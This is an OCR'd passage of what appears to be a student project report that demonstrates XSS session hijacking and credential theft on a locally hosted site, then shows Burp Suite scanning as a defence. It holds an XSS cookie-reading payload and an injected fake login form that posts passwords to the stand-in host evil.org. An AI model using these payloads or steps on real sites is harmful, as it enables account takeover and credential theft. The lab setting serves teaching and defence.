


Fig: Approach used to hack into the database, when website has no vulnerability

7. IMPLEMENTATION AND OUTPUT

Link to the demo implementation video – add link

7.1. XSS Attack

Tool used- To host the website locally, **XAMPP** server has been used. The web browser that has been used to perform these attacks is **Mozilla Firefox**. The software used to perform these attacks and detection is **Burp Suite Community Edition.**

1- Session Hijack

-Run alert(document.cookie)

<script>alert(document.cookie);</script>

-Use Burp Suite to add proxy, analyse traffic and copy cookie id.

-Paste that cookie id to new browser and session continues from their.

2- Steal information by injecting form in the web page using some vulnerable scripts

-Find any text area in form which reflects same input into the web page as entered.

<h3>Please login to proceed</h3> <form action="http://evil.org">Username:
<input type="username" name="username"> </br>Password:
<input type="password" name="password"></br>
<input type="submit" value="Logon"></br>

-Inject malicious script into that form and see resulting output.

-Inject script containing code for malicious form asking username and password.

-When user enters username and password it is shown in burp suite or can be redirected to our server.

- **Defence/Detect**

1- Use Burp Suite to check for malicious target spots in our website.

-Check if at any place on web page can we insert data.

-Download list of all possible javascripts payload and inject them one by one in that place.

-Burp Suite does this smoothlessly, it has inbuilt payloads also which can be used too.

-After running all scripts Burp Suite shows status, if its 200 means script injected, like this we can find vulnerability in our page.

Steps in Burp Suite

1- Set your browser to local proxy setting of 121.0.0.1 as ip and 8080 as port address for local host so that burp suite can start detecting requests using proxy.

2- Run website in localhost and detect requests made by it in Burp->Proxy->Intercept tab.

3- To check for vulnerable page, if that request has anywhere “variable name”=”some value” then send this request to Repeater.

4- In Repeater we will check whether our changes in variables value is reflected in web page or not, if it is reflected it is vulnerable to XSS otherwise not.

5- If it is found vulerable to XSS send this page to Intruder and configure position where payload to be inserted.

6- Add payload from list available to upload your own list.

7- Hit attack and check output.

Screenshots

Fig 1- Main website




Fig 2- Login page




Fig-3- Main page

Attack

Session hijack

- Getting Session cookie through injecting malicious script




Fig 4: Inserting script in the web page




Fig 5: Got session cookie as reflected output due to XSS vulnerability

Hijacking the continuous session using cookie id-




Fig 6- View account page for normal user

View account page for session hijacked page-




Fig 7- Copying link of page to be viewed in private window





Fig 8- Pasting Cookie id or session id in burp suite






Fig 9- Pasting Cookie id or session id in burp suite




Fig 10- Session hijacked page


